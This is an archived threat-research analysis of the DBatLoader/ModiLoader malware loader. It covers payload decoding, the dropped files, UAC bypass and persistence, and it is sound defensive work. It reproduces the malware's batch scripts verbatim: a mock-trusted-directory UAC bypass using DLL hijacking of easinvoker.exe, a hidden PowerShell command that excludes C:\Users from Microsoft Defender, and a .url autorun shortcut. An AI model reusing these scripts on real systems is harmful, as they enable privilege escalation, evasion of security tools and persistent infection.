# DBatLoader | ThreatLabz

By Meghraj Nandanwar, Satyam Singh

Published: 2023-03-27 · Archived: 2026-04-05 22:43:02 UTC

## Technical Analysis of DBatLoader/ModiLoader

DBatLoader/ModiLoader/NatsoLoader is a Delphi compiled binary that drops final payloads like Formbook, Remcos RAT, Netwire RAT, and Warzone RAT. It uses multi-layer obfuscation and image steganography techniques to hide the initial stage from detection engines and download obfuscated later stage payloads from public cloud services like OneDrive and Google Drive. The Loader doesn't use any Anti-Debug/Anti-VM/Anti-Sandbox techniques.

### Stage 1:

In the first stage, four steps are followed: Extraction, Decoding, Allocation, and Execution.

#### Step 1 - Extraction:

In this stage Form has been created via the '**TFormSplash_FormCreate**' in this there is a function named '**Oncreate()**' which contains the actual Code for the Loader.




*Fig.10 -Function Oncreate() contains the Loadercode*

DBatLoader's resource section contains a GIF image as the second stage encrypted payload.


*Fig.11 - Encrypted GIF payload in resource section*

The following function in DBatLoader is responsible for reading encoded data from the 'uski' resource name within the file and subsequently loading it into memory.

**Step 2 - Decoding:**

```
Length_of_string_var = Length_ofstring(EncodedPayload);
if ( Length_of_string_var > 0 )
{
  Integer_count = 1;
  do
  {
    (*(void (__fastcall **)(_DWORD, int, int *))(**(_DWORD **)GetMethod + 12))(
      *(_DWORD *)GetMethod,
      1,
      &Addressforencoded);                    // Returns (Âx)
    String_from_char_((char *)&Decoded_string, *(_BYTE *)(Addressforencoded + Integer_count - 1) + 79);
    System::__linkproc__ LStrCat(&Decoded_String_var, (char *)Decoded_string);// The lstrcat function appends one string to another
    ++Integer_count;
    --Length_of_string_var;
  }
  while ( Length_of_string_var );
}
```



*Fig.13 - Decoding function*

The following is an explanation of the function's logic:

- The encrypted byte from the resource section is added to the number 79.
- If the resulting value exceeds 255, an Overflow occurs, and the excess amount is ignored and stored in a variable.
- Otherwise, the result is stored in the same variable.
- The resulting value is then converted from hexadecimal to string, and individual bytes are retrieved to decode the second stage DLL payload.

Example python script used to decode the payload:

```python
with open("README.txt", "rb") as f:
    bytes_read = f.read()
with open ("my_file.exe","wb"):
    pass
for b in bytes_read:
    newb = b + 79
    if newb > 255:
        lower_bytes = (newb - 256)
    else:
        lower_bytes = newb
    new_format = format(lower_bytes,'x')
    if len(new_format) == 1:
        new_format = "0" + new_format
    print(new_format)
    with open("my_file.exe", "ab") as binary_file:
        binary_file.write(bytes.fromhex(new_format))
```

© 2023 ThreatLabz

*Fig.14 - Python script to decode payload*

**Step 3 - Allocation:**

Once the payload has been decoded, the **F_Execution_main** function is responsible for allocating the decoded payload into memory.

```
1390  Second_Stage = j_unknown_libname_56_0(&unk_458CA8);
1391  F_Execution_main(Second_Stage);
1392  ExitProcess_0(0);
```

© 2023 ThreatLabz

*Fig.15 -Function for memory allocation*

The decrypted payload will be allocated in the memory of the DBatLoader's own process through the use of the '**VirtualAlloc**' API. This decrypted payload constitutes the second stage DLL, which carries out additional malicious activities of the DBatLoader. It is worth noting that the second stage payload can take the form of either a DLL or an executable (EXE) file.

```
Widestringtocharacter(v59, v6);
v25 = *(const CHAR **)v59;
System::__linkproc__ LStrCat3((int)&v56, &str_Am[1], dword_458C28);
v7 = (unsigned __int8)System::__linkproc__ LStrToPChar((char *)v56);
Widestringtocharacter(v57, v7);
DllLoad(*(int *)v57, v25, (int)&dword_458C3C);
dword_458C34 = v69 + *(_DWORD *)(v69 + 60);
dword_458BF8 = LoadLibraryA_0("kernel32");
dword_458C08 = (int (__stdcall *)(_DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD))GetProcAddress_0(
                                                                                          dword_458BF8,
                                                                                          "VirtualAlloc");
```

© 2023 ThreatLabz

*Fig.16 - VirtualAlloc API used for memory allocation*

**Step 4 - Execution:**

The main function calls another function, passing the decoded value of the second stage as an argument, in order to execute the final payload.

```
438  Execution_for_unpacked(dword_458C2C);
439  __writefsdword(0, v41);
440  v43 = (_strings *)&loc_4535A1;
441  System::__linkproc__ LStrArrayClr(&v40, 25);
442  System::__linkproc__ WStrClr(&v65);
```

© 2023 ThreatLabz

*Fig.17 - Function for execution*

### Stage 2:

Once the first-stage DBatLoader loads the decoded second-stage payload into memory, the second-stage payload drops four files on the infected system's disk path '**C:\Users\Public\Libraries**'. The dropped files include two batch files named '**XdfiifagO.bat**' and '**KDECO.bat**', one DLL file named '**netutils.dll**', and one executable file named '**easinvoker.exe**'.

XdfiifagO.bat

```
mkdir "\\?\C:\Windows "
mkdir "\\?\C:\Windows \System32"
ECHO F|xcopy "easinvoker.exe" "C:\Windows \System32\" /K /D /H /Y
ECHO F|xcopy "netutils.dll" "C:\Windows \System32\" /K /D /H /Y
ECHO F|xcopy "KDECO.bat" "C:\Windows \System32\" /K /D /H /Y
"C:\Windows \System32\easinvoker.exe"
ping 127.0.0.1 -n 6 > nul
del /q "C:\Windows \System32\*"
rmdir "C:\Windows \System32"
rmdir "C:\Windows \"
exit
```

© 2023 ThreatLabz

*Fig.18 - Initial Bat script*

The first '**XdfiifagO.bat**' batch file then leverages a well-known technique of bypassing Windows User Account Control (UAC) called the 'Mock Trusted Directories Method' to escalate privileges without displaying a UAC prompt. This method involves creating a fake directory with extra whitespace and the same name to a legitimate trusted location, such as "**C:\Windows \System32**", and copying the required files to it.

Since the mock directory cannot be created through the Windows Explorer User Interface, the attacker uses a script to create it. Once the directory is created, the batch file copies the legitimate '**easinvoker.exe'** executable, the malicious '**netutils.dll**', and the '**KDECO.bat**' script into it. The script then executes '**easinvoker.exe**' from the mock directory and adds a delay using the '**ping 127.0.0.1 -n 6 > nul**' command. Finally, the mock directory is deleted.

The auto-elevated '**easinvoker.exe**' executable is vulnerable to the '**relative path DLL Hijack**' variant of DLL Hijacking. Windows automatically elevates this process without displaying a UAC prompt if it is located in a trusted directory. Therefore, the attacker copies '**easinvoker.exe**' to the mock directory and uses it to load the malicious '**netutils.dll**', which in turn executes the '**KDECO.bat**' script.

KDECO.bat

© 2023 ThreatLabz

```
start /min powershell -WindowStyle Hidden -inputformat none -outputformat none
    -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit
```

*Fig.19 - Second Bat script*

The script '**KDECO.bat**' includes PowerShell commands that exclude the '**C:\Users**' directory from being scanned by Microsoft Defender.

```
(*(void (__fastcall **)(int, const char *))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, "[InternetShortcut]");
System::__linkproc__ LStrCatN(&v1043, 3, v282, v603, v602, "URL=file:\"", dword_4259B8, dword_41F248);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1043);
v283 = Random(58);
Sysutils::IntToStr(v283 + 9);
System::__linkproc__ LStrCat3(&v1042, "IconIndex=", v1041[1], v602);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1042);
v284 = Random(99);
Sysutils::IntToStr(v284 + 1);
System::__linkproc__ LStrCat3(v1041, "HotKey=", v1040[1], v602);
(*(void (__fastcall **)(int, int))(*(_DWORD *)dword_425B80 + 56))(dword_425B80, v1041[0]);
v601 = dword_425B78;
v600 = (CHAR *)dword_41F1C8;
sub_418218(dword_425BC4, &v1038);
System::__linkproc__ LStrCatN(&v1039, 4, v285, v602, v601, v600, v1038, ".url");
v286 = System::__linkproc__ LStrToPChar(v1039);
unknown_libname_336(v1040, v286);
```

© 2023 ThreatLabz

*Fig.20 - Function to create .url file*

DBatLoader achieves persistence by creating a copy of itself and a file called '**gafiifdX.url**' in the '**C:\Users\Public\Libraries**' directory. The '**gafiifdX.url**' file is an internet shortcut that executes the dropped malicious payload on the system. By using this file, DBatLoader creates an autorun registry key under '**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**' to survive a reboot.

Here is the content of the '**gafiifdX.url**' file:

[InternetShortcut]

URL=file:"C:\\Users\\Public\\Libraries\\Xdfiifag.exe"

IconIndex=13

HotKey=49

---

Source: https://www.zscaler.com/blogs/security-research/dbatloader-actively-distributing-malwares-targeting-european-businesses